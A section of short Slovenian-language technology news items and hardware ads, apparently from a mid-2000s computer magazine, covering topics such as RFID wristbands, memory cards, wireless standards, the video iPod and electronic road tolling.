Raziskovalci na MIT-u predlagajo zanimiv način pridobivanja želenih informacij in ne nazadnje tudi upravljanja naprav. Bistvo sistema **ReachMedia** je zapestnica, v kateri sta **bralnik oznak RFID in tipalo za prostorsko pozicioniranje** (merilnik pospeška). Zapestnica je povezana z **mobilnim telefonom**, ta pa z **izvorom informacij** (zbirko ustreznih podatkov). Kot primer uporabe sistema si lahko predstavljamo nakup knjige, o kateri želimo izvedeti kaj več. Knjigo vzamemo s police. Bralnik prebere identifikacijo iz RFID-a v knjigi in na tej podlagi prek mobilnega telefona pridobi ustrezne dosegljive dodatne informacije. Uporabnik je prek zvočnega signala obveščen, da so te na voljo, zapestnica pa mu jih predvaja kot avdio posnetek. Druga funkcija zapestnice je namenjena preprostemu upravljanju, kjer funkcije, na primer »prejšnji«, »naslednji«, »izberi« dosežemo z gibom roke. V opisanem primeru gre za preproste premike, torej premik roke v levo, desno ali dol. Kot naročeno za današnji hitri tempo življenja, ko bi radi imeli informacije takoj, a hkrati se nam jih ne ljubi predolgo iskati. www.mit.edu



POMNILNIŠKA PALIČICA

Kot da še nismo dovolj zmedeni glede različnih standardov pomnilniških kartic v začetku prihodnjega leta se nam obetajo še kartice **Memory Stick Micro**. Ta kartica je manjša od kartice Memory Stick Duo in meri **15 x 12,5 x 1,2 milimetra**. Teoretično bi lahko imela zmogljivost **32 GB**, vključuje pa tehnologijo zaščite pred kopiranjem Magic Gate. Možno jih je uporabljati v napravah, ki zagotavljajo 1,8 ali 3,3 volta električne napetosti.



www.sandisk.com

ICY BOX

Anni d.o.o., uradni distributer in prodajalec.

ICY BOX IB-350UE/351U

- Aluminijasto ohišje
- USB 2.0
- IEEE1394a FireWire (350UE)
- Zunanji napajalni adapter
- Podstavek za pokončno postavitvev
- Montaža brez izvijača
- Podpora IDE ATA100/133



ICY BOX IB-350US-B

- Aluminijasto ohišje
- USB 2.0
- Zunanji napajalni adapter
- Podstavek za pokončno postavitvev
- Montaža brez izvijača
- Podpora S-ATA



ICY BOX IB360UE-B-BL/360U-B-BL

- Aluminijasto ohišje
- USB 2.0
- IEEE1394a FireWire (360UE-B-BL)
- Zunanji napajalni adapter
- Podstavek za pokončno postavitvev
- Montaža brez izvijača
- Podpora IDE ATA100/133



ICY BOX IB-281U

- Aluminijasto ohišje
- USB 2.0
- Ne potrebuje napajalnika
- Integriran USB kabel
- Usnjena torbica
- 2,5" IDE disk



Anni d.o.o., Motnica 7a, 1236 Trzin

☎ 01 5 800 800

🌐 www.anni.si

✉ info@anni.si

www.anni.si

Cene vsebujejo 20% ddd in veljajo ob plačilu z gotovino. Pridružujemo si pravico do spremembe cen. Slike so simbolične, napake so možne.

OPTIČNI DISKI PO POTI DISKET



Medtem ko se za prevlado »tepeta« HD-DVD in Blu-ray, vse več analitikov napoveduje, da po letu 2010 optičnih diskov skoraj ne bomo več uporabljali oziroma bodo ti morda našli svoje mesto le v aplikacijah dolgotrajnega hranjenja podatkov (backup). Popolnoma pa bodo izgubili današnje poslanstvo, ko jih uporabljamo kot nosilce digitalnih vsebin.

Japonska napoveduje, da bo do leta 2010 z optiko omreženih 60 odstotkov njihovih domov. Evropa bo morala, če seveda ne želimo zaspiti, temu trendu slediti. Evropski načrt, o čemer smo pisali v prejšnji številki priloge Telekomunikacije, je nekoliko konzervativnejši in ne predvideva tako

hitre rasti, a kljub vsemu predvideva večjo dosegljivost hitrih povezav za svoje državljane. Z drugimi besedami to pomeni, da bomo glasbo, filme in tudi programsko opremo legalno kupili v spletu in jo nato prek teh povezav prenesli v svoje osebne računalnike. S tem bodo optični diski izgubili svoje najpomembnejše poslanstvo nosilca vsebin oziroma bo to omejeno zgolj na področja, kjer hitrih povezav ne bo.

Prav tako bodo, to pot na račun komunikacijskih vmesnikov, optični diski izgubili vlogo tudi na področju nosilcev za prenos podatkov med računalniško opremo in mobilnimi napravami. Tipičen primer so kamkorderji z vdelanimi trdimi diski in USB-vmesnikom, prek katerega hitro pretočimo vsebino. Podobno velja tudi za predvajalnike glasbe ali videa, kjer so se poleg trdih diskov uveljavili bliskovni (flash) pomnilniki. Še najbolj pa optične diske pri tej nalogi zamenjujejo USB-ključi. Tehnologija trdih diskov in bliskovnih pomnilnikov gre naprej s hitrimi koraki. Pričakovati je, da bo do leta 2010 zmogljivost trdih diskov dosegla 750 GB na eno pomnilniško ploščo. Kombinacija petih plošč v enem ohišju da pomnilnik, velik zavidljivih 3,75 TB, kar močno presega najbolj optimistične napovedi bodočega razvoja optičnih plošč. 3,5-palčne diske smo navedli zgolj kot primer, saj bodo podobno narasla tudi zmogljivost pomnilnika pri manjših, 1,8- oziroma 1-palčnih diskih (pri slednjih se napovedi vrtijo okoli 60 GB). Podobno velja tudi za bliskovne pomnilnike, kjer so napovedi, da bo zmogljivost do leta 2010 dosegla 128 GB ali vsaj 64 GB, kar napovedujejo nekoliko bolj pesimistični analitiki.

Kot kaže, so edino področje, kjer bi optična tehnologija potencialno lahko obstala, sistemi za dolgotrajno hranjenje podatkov. A zgolj pod pogojem, da ji bo uspelo izriniti magnetne trakove, ki že danes optične diske vsaj za faktor 10 prekašajo po velikosti pomnilnika in hitrosti prenosa podatkov (400 GB in 640 Mb/s – standard LTO). Napovedi glede razvoja magnetnih trakov, so po svoje še zgovornejši. Leta 2015 naj bi bila njihova velikost 16 TB, hitrost prenosa pa zavidljivih 6,4 Gb/s.

Bodo šli optični diski na smetišče zgodovine veliko hitreje kot diskete? Morda. Naj omenimo še načrte razvoja te tehnologije. Do leta 2010 naj bi velikost pomnilnika narasla na 1 TB (ena stran in ena plast), hitrost prenosa podatkov pa na 1 Gb/s.

POCENI MALI BARVNI ZASLONI

Podjetja iščejo načine, kako izdelati prožne barvne ploske zaslone tako poceni, da bi te lahko »natisnili« kar na embalažo različnih izdelkov in bi lahko prevzeli naloge obveščanja uporabnikov. Tipičen primer so zdravila, kjer bi lahko uporabnik navodila za uporabo v več jezikih prebiral z zaslona. Možnih načinov uporabe pa je še veliko več, lahko bi dejali, kolikor hočete.

Siemens je predstavil svoj zaslon, katerega prednost je v tem, da ga je mogoče s procesom tiskanja natisniti na papir ali folijo. Predvsem pa je tak zaslon veliko cenejši od na primer tehnologije tekočih kristalov. Prožni, nekateri jim pravijo tudi plastični zasloni, vsebujejo materiale, ki pod vplivom električne napetosti spremenijo barvo. Z drugimi besedami to pomeni, da moramo nadzirati električno napetost na vsaki točki zaslona, ker je bilo doslej izvedeno s polprevodniškimi elementi iz silicija. V Siemensovem primeru pa gre za prevodne oziroma polprevodne plastične snovi, zgornja površina je na primer iz prevodne prozorne plastike, ki jo je mogoče nanesti s tiskanjem.

Razvoj zaslona bo šel naprej, predvsem pri povečevanju odzivnosti, tako da bo lahko prikazal tudi gibljive slike. Hkrati bo treba rešiti na prvi pogled ne tako velik problem – če bodo zaslone res vdelovali v embalažo, bo treba zagotoviti tudi dovolj zmogljiv energijski vir, ki se ne bo izpraznil v nekaj mesecih, kot na primer današnje velikostno primerljive baterije.

www.siemens.com



Opravičilo

V oktobrski številki revije smo napačno zapisali, da je uvoznik prenosnikov Packard Bell podjetje Altech, d.o.o.. Dejansko prenosnike uvaža podjetje Izid, d.o.o. Za napako se opravičujemo.

802.11n ALI UWB?

Danes je že jasno, da bodo bodoče naprave zabavne elektronike veliko pametnejše in se bodo bolj zanašale na brezžično omrežje, prek katerega bodo pridobile digitalne vsebine iz različnih virov. Obstoječe brezžične tehnologije zaradi premajhne hitrosti prenosa podatkov (pasovna širina) niso primerne. Še posebej ne, če je govor o na primer televiziji visoke ločljivosti, HDTV. Več se pričakuje od tehnologij 802.11n in UWB (Ultra Wide Band). Možno je, da se bo med njima v prihodnjih letih razvil boj za prevlado, podobno kot danes govorimo o boju med dvema standardoma optičnega pogona naslednje generacije. To seveda za uporabnike ni najboljšo, saj bodo morale naprave podpirati obe tehnologiji (zato bodo dražje) ali pa se bodo proizvajalci odločili za en standard in zavestno zanemarili drugega.

Tehnologija 802.11n ima razmeroma velik doseg (200 m) in je dokaj univerzalna, saj je z njo mogoče zgraditi vse, od »hrbteničnega« domačega omrežja pa do povezave med osebnim računalnikom in drugimi napravami. Dokaj verjetno je, da se bo ravno zaradi tega standard razdelil na tri specifikacije. Prva bo zagotovila prenos signala televizije HDTV do avdiovizualne naprave (televizor, projektor); druga bo pokrivala področje poslovne uporabe in povezovanja dodatnih naprav v računalnik; tretja pa specifične zahteve povezave mobilnih naprav (mobilni telefoni, kamere). Od tega je odvisno, ali bo



uporabljena tehnologija MIMO (multiple-input, multiple-output) ali pa ta sploh ne bo potrebna. Pri eni »sami anteni« se bo tehnologija 802.11n glede energetskih zahtev približala zahtevam tehnologije UWB. V vsakem primeru pa bo hitrost prenosa podatkov okoli 50 Mb/s

Po nekaterih predvidevanjih bodo prihodnje naprave zahtevale veliko višje hitrosti, neke med 500 in 600 Mb/s. Te hitrosti lahko na sicer manjši razdalji zagotovi tehnologija UWB, ki pa ima težave glede uporabljenega frekvenčnega prostora (članek o tej tehnologiji lahko najdete na naši spletni strani www.mojmikro.si v rubriki Članki) in s tem z vladnimi omejitvami. Probleme, povezane z dosegom, je pri tej tehnologiji moč

rešiti z uporabo tehnologije MIMO. Trenutne zmogljivosti so hitrost 100 Mb/s na 10 m oziroma 480 Mb/s na 3 m. Po nepotrjenih podatkih so z izboljšano tehnologijo dosegli 100 Mb/s na 40 m. Ima pa tehnologija pred prej opisano eno prednost manjše energetske zahteve.

Specifikacija standarda 802.11n je bolj ali manj jasna, česar pa ne moremo dejati za tehnologijo 802.15 (pod to številko se skriva bodoči standard UWB). Tu se za primat bojujeta dva predloga, in sicer DS-UWB (Direct Sequence) in brezžični USB s tehnologijo OFDM (Orthogonal Frequency Division Multiplexing).

CENTER  PROJEKCIJE

PLUS Vision Corp.

Prihaaja jesenska kolekcija prenosnih projektorjev PLUS.

Nova linija bo imela še bolj žive barve, širokokotno optiko, boljše kontraste in bo dosegala še višje svetilnosti.

PLUS

V - serija

DLP
DIGITAL LIGHT PROCESSOR

U5 - serija

U4 - serija

U7 - serija

WiFi

ACW

LESTRA d.o.o.
Prevale 7, 1236 Trzin

tel.: 01/ 563 60 62
fax: 01/ 563 60 61

info@lestra.si
www.lestra.si

Infocus

PLUS

▶ pointdesign

Optoma

NEC

SANYO

TOSHIBA

HITACHI

SMS-KNJIGA PRITOŽB

Uporabniki, ki s čim nismo zadovoljni, lahko kritiko pošljemo prek **SMS-sporočila**, pri čemer nam je zagotovljena **anonimnost**, hkrati pa imamo nekoliko več možnosti, da naša kritika tudi dejansko pride **do prave osebe**. Poslovna ideja v tem primeru je silno preprosta. Podjetje **Adeptio** je izdelalo neke vrste **vmesnik med uporabniki in ponudniki blaga oziroma storitev**, imenovan **Povej**. Uporabnik poda pritožbo, oni pa sporočilo posredujejo tistemu, ki mu je namenjeno. Seveda pod pogojem, da je prejemnik vključen v sistem in da uporabniki to tudi vemo. Recimo, kakšna ustrežna nalepka na vratih trgovin in lokalov, ne bi bila odveč. S stališča ponudnika storitve je ta za uporabnika brezplačna, če seveda zanemarimo strošek pošiljanja SMS-sporočila po ceniku operaterja. Tak mobilni sistem ima pred klasično knjigo pritožb eno očitno prednost, to pa je, da lahko podjetja, vključena v sistem, **vzpostavijo stik s potrošnikom**, ki se je pritožil. Pri tem pa je pomembno povedati, da ti ne vidijo vaše telefonske številke, saj jo pozna le skrbnik storitve. Vaša anonimnost je tako v celoti in ves čas zagotovljena.

Uspeh sistema je močno odvisen od števila podjetij, ki se bodo odločila za sodelovanje. Zanje namreč to ni brezplačno. Tudi skrbnik storitve mora namreč od česa živeti. Če bo podjetij dovolj, bo dovolj tudi poslanih sporočil uporabnikov in podjetja bodo imela od tega tudi konkretne prednosti. V nasprotnem primeru storitev ne bo zaživele. Podjetje Adeptio bo moralo zagotoviti tudi **varnost osebnih podatkov**, čeprav gre zgolj za telefonske številke in poslana sporočila. Še zlasti ker je dokaj enostavno povezati vsaj tiste uporabnike, katerih številka je v telefonskem imeniku. Na prvi pogled nepomembno, a vsaka velika zbirka podatkov o posameznikih lahko postane jedro morebitnih **zlorab**. Če nič drugega, bi na primer podjetje hotelo vedeti, kdo neprestano nerga in pošilja pritožbe.

www.adeptio.si

BRIZGALNA TEHNOLOGIJA ZA HDTV




Wobulation je tehnologija, ki črpa iz tehnologij brizganja črnila na papir (brizgalniki), da izboljša sliko televizije visoke ločljivosti (HDTV) prek digitalnega projektorja. Bistveni in najdražji element projektorja, ki ustvari slikovne pike, je **SLM - modulator prostorske svetlobe** (Spatial Light Modulator). Omenjena tehnologija **podvoji število slikovnih pik**, ne da bi bilo treba podvojiti število pik na SLM-ju. Ali drugače, ni potrebe po uporabi dražjega SLM-ja za povečanje kakovosti slike oziroma lahko celo uporabijo cenejšega, do dosežejo določeno kakovostno raven. To pomeni, da gre za kompromisno tehnologijo, ki lahko povzroči padec cen teh izdelkov.

Kot smo omenili, lahko izvor tehnologije Wobulation iščemo v tehnologijah brizgalnih tiskalnikov. Tu gre za tehnologijo doseganja večje kakovosti izpisa z natančnim prekrivanjem kapljic črnila na papirju. Podobno lahko prekrivamo tudi točke svetlobe. V konkretnem primeru prikazuje dve različici ene slike, pri čemer so razlike med njima povezane s prekrivanjem, ki je tako hitro in natančno, da človeško oko tega ne opazi. Eno piko tako dejansko razdelijo na dve, kar vpliva na kakovost slike. Kako očitna pa je ta, lahko nazorno vidite na zgornji sliki.

www.hp.com

DNK KOT TEHNOLOŠKI VZOR



Na MIT-u so izdelali sistem, ki kopira »**sestavljene verige preprostih elektromehanskih naprav**« s pomočjo osnovnih delov, ki lebdiijo v zraku. Vzor za sistem so našli kar v naravi, natančneje pri **verigah DNK**, ki se delijo na osnovi preprostih pravil in z malim naborom sestavnih delov. Sistem tvori kopije »osnovne« verige, vse dokler so v okolici na voljo sestavni deli. Ti elektromehanski delci se naključno premikajo, spajajo in ločujejo med seboj na osnovi preproste komunikacije med njimi. Ko se delček priključi na drugega, steče preverjanje, ali je povezava pravilna ali ne. Primer na sliki kaže, kako se osnovna veriga iz rumenih in zelenih trikotnikov samodejno kopira. Kot v podobnih primerih gre tudi v tem primeru za teoretične raziskave, cilj pa so naprave, ki se bodo pri okvarah **samodejno popravile ali preoblikovale** glede na nove naloge oziroma spremenjene okoliščine.

www.mit.edu

EVROPA BO DIGITALIZIRALA SAMA

Evropska komisija je napovedala strategijo, ki bo pripeljala do **objave pisane in avdiovizualne dediščine v spletu**. To lahko razumemo kot neposredni odgovor Američanom, natančneje **Googlu** in njegovemu projektu **digitalizacije knjig**. Digitalizacija kulturnega in zgodovinskega bogastva bo omogočila, da bo to bolj dosegljivo širšemu krogu uporabnikov. Dela pa seveda ne more opraviti komisija, saj je to naloga držav članic. Ker v Evropi že poteka nekaj med seboj nepovezanih projektov digitalizacije, je priporočljivo **sodelovanje** in izgradnja medsebojno združljivega sistema. Tudi v ta namen je komisija napovedala javno razpravo, ki bo trajala do 20. januarja. Končno priporočilo državam pa naj bi bilo dokončano **do junija prihodnjega leta**. Cilj je torej jasn, treba pa je razrešiti odprte probleme. Digitalizirati je treba zelo različne vsebine, knjige, filmske posnetke, fotografije, rokopise, posnete govore in glasbo. Tega pa ni malo. Ocene so, da je v Evropi **2,5 milijarde publikacij** (knjig, revij ...) in **na milijone ur zvočnih oziroma video posnetkov**. Iz teh je treba izbrati tiste, ki jih bomo digitalizirali, jasno pa je, da bo projekt tekel vrsto let. Cilji so jasni: digitalizacija, javna dostopnost digitalnih vsebin in njihovo ohranjanje za prihodnje rodove.



E-POŠTA KOT BIG MAC

Vse večja uporaba elektronske pošte lahko, tako vsaj trdijo, vpliva na eksplozijo nesposobnih, neprilagojenih, **predebelih uporabnikov**! Je torej elektronska pošta tako nevarna kot buljenje v televizor in basanje s hitro prehrano? Osnovo za takšno trditve so našli v dejstvu, da se nam **ne »da« narediti niti nekaj korakov** do sosednje pisarne ali delovnega mesta in se pogovoriti s sodelavcem. Raje sedimo za računalnikom in mu pošljemo »mail«. Zadeva je šla celo tako daleč, da so v Angliji en petek celo predlagali za »dan brez elektronske pošte«. Svoj lonček so pristavili nekateri zdravniki, ki opozarjajo na konkretne nevarnosti takšnega početja. Skrbi jih, da takšni uporabniki **ne porabijo energije zaužite hrane** in se torej debelijo. Povprečni čas gibanja (porabe energije) takšnih uporabnikov je menda celo padel pod spodnjo priporočljivo mejo 40 minut na dan.

»HALO, LEŽIM NEZAVESTEN ...«

O tem, da bodo **pametni avtomobili** prihodnosti ob nesreči to samodejno sporočili, smo v Mojem mikru že pisali. Podjetje Texas Instruments pa gre še korak naprej. Njihova vloga za patent predvideva, da bi se tako obnašale tudi mobilne naprave, kot sta **pametni telefon oziroma dlančnik**. V ta namen naj bi imela naprava vdeleno tipalo za merjenje pospeška. Če bo tipalo zaznalo neobičajen dogodek, bo dobljeni vzorec najprej primerjalo z vzorci, shranjenimi v pomnilniku. S tem bi odpravili morebitne lažne alarme, na primer če bi nam naprava zgolj padla na tla. Če bo naprava ocenila, da je lastnik doživel **nesrečo**, bo **samodejno »poklicala«** na ustrezno telefonsko številko (113) in **predvajala posneto sporočilo**. Naprave, ki bodo imele vdelen GPS-sprejemnik, bodo posredovale tudi točno **lokacijo** nesreče, kar bi reševalcem močno olajšalo reševanje. Dodatno varnost pred lažnimi alarmi bodo dosegli tako, da bo mobilna naprava pred klicem o tem obvestila tudi lastnika z zvočnim ali podobnim signalom, kar bo temu omogočilo, da alarm prepreči.



Tehnično ni nikakršnih ovir, da bi mobilne naprave dobile to zmožnost. Nekateri **prenosniki** so že zdaj opremljeni s **tipali**, ki zaznajo padec prenosnika in zaklenejo glave trdega diska. Ima pa ideja tudi vsaj eno prednost. Sistem bo neodvisen od vozila in hkrati bo lahko reagiral tudi na nesreče, pri katerih je lastnik naprave udeležen zgolj kot pešec. Slabost ideje pa je vse večjem nezadovoljstvu ljudi z vsem, kar vsaj malo diši po **Velikem bratu**.

Morda bomo kmalu podobne varnostne mehanizme videli tudi v avtomobilih na slovenskih cestah. Vlada je konec prejšnjega meseca sprejela sklep o pristopu k podpisu Evropske spomenice o strinjanju z izvedbo tako imenovanega **e-klica iz vozila**. Predvidoma najkasneje po letu 2009 naj bi bila nova vozila opremljena z napravo za nujne klice, ki bo ob nesreči samodejno poklicala številko za nujno pomoč in prijavila mesto nesreče. Da bo kaj takega sploh mogoče, bo morala biti v vozilu tudi naprava za ugotavljanje lokacije vozila. Naprava se bo, kot rečeno sprožila samodejno, mogoča pa bo tudi ročna sprožitev.

www.ti.com

UPRAVLJANJE Z MISLIMI

Sisteme za upravljanje računalnika, ki deluje tako, da uporabnik na dejanje »pomisli«, je moč uresničiti na dva načina. Tako, da uporabniku **v možgane namestimo majhno napravo**, kar v praksi daje boljše rezultate, ali varneje, ceneje in ne tako strašljivo prek **elektrod, ki merijo električne signale možganov**. Dosedanje raziskave teh sistemov (elektrode) so dale slabše rezultate, saj so povprečne uporabnike lahko naučili le to, da so premikali kazalec po zaslonu.

Angleški in avstrijski znanstveniki pa so pokazali, da ima



tudi ta način več možnosti. Določili so razliko (**vzorec možganskih signalov**), ko uporabnik na primer pomisli na **hojo**, in to prenesli v navidezni svet. Sistem razlikuje med signali, ki se sprostijo, ko pomislimo na različne tipe premikanja. Ti vključujejo premikanje desne in leve roke, nog in jezika. Vmesnik te signale pretvori v računalniku razumljive ukaze, ki jih ta izvrši na navidezni osebi v navideznem prostoru. Trije »testni zajčki« so tako, kot pravijo, brez večjih težav premikali svojo »figuro« naprej le tako, da so pomislili na hojo. Sistem oziroma računalniški vmesnik bo nekoč v prihodnosti lahko v veliko pomoč invalidnim osebam, predvsem tistim, ki se ne morejo premikati.

NAJVIŠJA RAVEN ZAŠČITE JE POSTALA ŠE VIŠJA!

Protivirusne rešitve F-Secure za:

- Podatkovne in poštno strežnike
- Delovne postaje in prenosnike
- Požarne zidove in prehode
- Dlančnike in mobilne telefone

Več informacij:

info@f-secure.si
www.f-secure.si



IPOD GRE V HOLLYWOOD

Kot se je napovedovalo, je Apple predstavil naslednji korak v razvoju predvajalnika iPod - model, ki lahko poleg glasbe in prikaza fotografij (slik) predvaja tudi video (MPEG-4). Novost je **večji zaslon** namesto 1,5-palčnega so vdelali 2,5-palčnega (6,4 centimetra) ločljivosti 320 x 240 pik. Na voljo sta model s 30 GB za okoli 60 tisočakov in 60 GB za 80 tisočakov, ki sta od predhodnikov nekoliko tanjša.

Izbor video posnetkov (beri: filmov), ki jih lahko kupite v njihovi spletni glasbeni trgovini iTunes, zaenkrat še ni tako pester, kot bi si morebiti želeli. Kupite lahko **glasbene spote** (iz zbirke 2000 spotov) in nekatere že predvajane **TV-oddaje postaje ABC**, ki je v lasti **Disneyja**, za okoli 400 tolarjev. Kot zanimivost med njimi so tudi epizode serije Razočarane gospodinje. Ti videi imajo ustrezno zaščito avtorskih pravic (DRM) in so prilagojeni prikazu v prej omenjeni ločljivosti. O kakšni pestri ponudbi filmov ni bilo do zaključka redakcije ne duha ne sluha. Ima pa iPod tudi izhod, preko katerega ga lahko priključimo na televizor, vendar moramo dokupiti ustreznih kabel, ki pa ni v kompletu.

Kot kaže, na novem iPodu ne bo mogoče predvajati filmov, »zripanih« z zaščitene DVD-jev, lahko pa boste gledali filme, spremenjene v Applov format **QuickTime**, pa čeprav ste jih dobili iz nelegalnih spletnih storitev. Dodata možnost je predvajanje **lastnih video posnetkov**, pri čemer potrebujete Appleovo programsko opremo **iMovie**. V prej omenjeni spletni trgovini boste našli tudi **napovednike** za nove filme in jih veselo predvajali na novem iPodu – na srečo so ti brezplačni, kar je logično, saj gre reklame.

Apple je prestavil tudi domači medijski center, recimo mu raje računalnik **iMac**, ki tudi lahko predvaja video posnetke, kupljene v njihovi spletni trgovini.

www.apple.com




E-CESTNINJENJE PO NAŠE

V junijski številki *Mojega mikra* smo v članku o sistemih za elektronsko pobiranje cestnin v prostem prometnem toku omenili, da se tudi pri nas obetajo pilotski ali vsaj preizkusni projekti. Imeli smo prav, saj se trenutno po Sloveniji vozi **20 avtomobilov**, opremljenih z napravami **OBU** (on board unit), s katerimi v praksi preizkušajo delovanje sistema in iščejo morebitne težave. Ta projekt (vsaj doslej) ni bil neposredno podprt z državnim denarjem ali celo denarjem EU-ja, temveč gre za zasebni **projekt slovenskih podjetij in obeh univerz**. Osnova sistema je naprava OBE, pri čemer se niso odločili za nakup kakšne obstoječe, temveč so **razvili svojo**. Njena cena naj bi bila trenutno 80 evrov, predvidevajo pa, da bi lahko padla na 40 evrov. Njena prednost je v tem, da ima vnesen **digitalni zemljevid**, s tem pa tudi podatke o navideznih vratih, točkah, kjer vozilo vstopa ali izstopa v plačljiv odsek ceste. Podatke naprava pošilja v centralo prek mobilnega omrežja, kjer se shranijo v zbirko podatkov. Ti so potem osnova za izdajo mesečnega računa in jih lahko pregledujemo prek interneta.

Opisani sistem v celoti temelji na **satelitski tehnologiji**, ki pa je zgolj ena izmed dveh s strani Evropske unije predlaganih tehnologij. Druga je **mikrovalovna tehnologija**, izboljšana različica obstoječega sistema ABC. V kratkem lahko pričakujemo preizkuse obeh tehnologij in potrebnih sestavnih delov, ki jih bo polovično sofinanciral EU.

www.e-cestninjenje.si



FILMARJI BEŽIJO PRED JOBSOM

Applova prenovljena spletna trgovina **iTunes**, ki v omejenem obsegu ponuja tudi video vsebine, je zgolj prvi korak v smeri, ki ga je že prehodila glasbena industrija – legalna ponudba digitalnih vsebin. Prvi korak je bilo razmeroma lahko storiti, veliko težji bodo naslednji koraki. **Filmska** industrija se veliko bolj zagrizeno brani skleniti »dogovor s hudičem«, Jobsom, kot se je **glasbena** industrija. Glede na dokazano rast legalnih nakupov glasbe se je odločitev splašala. Po drugi strani pa filmska industrija niti malo ni v podobnem položaju kot glasbena, predvsem zaradi svojevrstnega **prodajnega modela**. Najprej dobijo denar od prometa v kinih, nato film izdajo na DVD-jih in nazadnje prodajo še pravice za predvajanje (na primer televizijskim postajam). Posredno to pomeni, da uporabniki trikrat plačajo



www.itunes.com

isto – pa še veseli smo in se kaj dosti ne razburjamo. Ta prodajni model, ki seveda ne bi mogel delovati v svetu interneta, je glavni razlog, da jih Jobs ni mogel prepričati o zanesljivosti svojega modela varovanja avtorskih pravic. Še več. Kot kaže, legalno kupljene video vsebine ne smemo niti enkrat posneti na CD ali DVD. Vprašljivo je tudi, kako bo že tako omejeno ponudbo Applu uspelo prodajati tudi drugod po svetu. Že zdaj velja omejitev, da je epizoda nanizanke na voljo šele dan po predvajanju na televiziji. Ker drugod po svetu gledamo še starejše epizode (za eno ali celo več sezon) je jasno, zakaj ponudba ni globalna temveč zgolj lokalna. To je še en razlog, zakaj se bomo še načakali na spletno prodajo digitalnih filmov.

TV POVSOD

Naprava **Slingbox** je namenjena **ameriškem trgu** in zaradi podpore standarda NTSC ni primerna za evropski prostor. Zanimiva pa je ideja, ki jo lahko z nekaj truda in nekaj znanja uresničite tudi sami, le malce več kot 50 tisočakov (kot velja izdelek) boste za to morali odšteti.

Napravo priključite na eni strani v televizor, satelitski sprejemnik, video predvajalnik ali priključek kableske televizije, na drugi pa v usmerjevalnik domačega omrežja. Prek takšnega sistema lahko program gledate **na katerem koli računalniku znotraj domačega žičnega ali brezžičnega omrežja** ali pa



celo z **oddaljenega mesta** (služba) prek hitrega internetnega priključka (tako, da vpišete IP-naslov usmerjevalnika). Poleg same naprave dobite še ustrezno programsko opremo, ki omogoča, da program gledate na računalnikovem zaslonu. Naprava večinoma analogni vhodni signal spremeni v digitalno obliko (v realnem času), primerno za prenos prek računalniškega omrežja.

Podobno zadevo lahko naredite tudi sami, če delo naprave prevzame z ustrezno kartico opremljen računalnik in če najdete primerljivo programsko opremo. Izdelek sam po sebi ni nič posebnega, pritegnila pa nas je ideja.

www.slingmedia.com

ERGONOMIJA IN FORMA INFORMACIJSKE DOBE

Kako sodobno pisarniško mesto očistiti navlake in povečati funkcionalnost in udobje?
Drzna rešitev je pisarniško pohištvo NEX.

Informacijske tehnologije hitro in vztrajno mrežijo naša življenja, predvsem tistih, ki pri delu nenehno sprejemajo pomembne odločitve. Sodobno delovno mesto mora biti pripravljeno za uporabo raznovrstnih orodij – namiznega računalnika, prenosnika, žepnega računalnika, tiskalnika, morda celo digitalne kamere ali projektorja. Izkušnje kažejo, da ima uporaba teh sicer nadvse koristnih naprav tudi negativne posledice – kopica kablov, nenehno priklapljanje in izklapljanje, predvsem pa »onesnažen« delovni prostor.

PRESTIŽEN PISARNIŠKI PROGRAM

Avtorja Maja Tasič Demšar in Gašper Demšar, studio Demšar Arhitekti, sta zasnovala prestižen pisarniški program, ki preseneča s svojo navidezno zelo enostavno, a sofisticirano formo. Drzna, velikopotezna, v formi izjemno izčiščena, tehnično dovršena serija elementov za pisarno, za ozaveščene izbrance.

Program NEX se odlično obnese pri delu v informacijsko bogatem okolju, pri čemer tehnologijo diskretno skriva. Naredi jo dostopno, prijazno in uporabno. Ponuja izčiščen delovni prostor, brez zmešnjave kablov, z vsemi priključki pri roki. Pomaga pri osredotočanju na pomembnejše stvari. Delovna in sejna miza sta opremljeni s standardnim naborom priključkov, vendar si lahko zaradi modularne rešitve vsak kupec izbere lastno konfiguracijo.

Delovna miza (standardni nabor): 3x električni priključek, 2x telefonski priključek, 2x omrežni priključek, 2x univerzalni USB-priključek, VGA-priključek, 2x PS/2 priključek (tipkovnica, miška)

Sejna miza (standardni nabor): 3x električni priključek, 2x telefonski priključek, 2x omrežni priključek, priključek VGA (digitalni projektor), avdio in video izhod

IZDELOVALEC POHIŠTVA, PODJETJE TPT


Začetki podjetja TPT (Tovarna Pohištva Trbovlje) segajo v leto 1952, ko so iz takrat še običajne mizarske delavnice začeli prihajati prvi kosi pohištva.

V sedemdesetih letih se je podjetje začelo uveljavljati kot proizvajalec kakovostnega pisarniškega, pa tudi hotelskega, bolnišničnega in šolskega pohištva. In se vse do danes na tem trgu tudi dodobra usidralo.

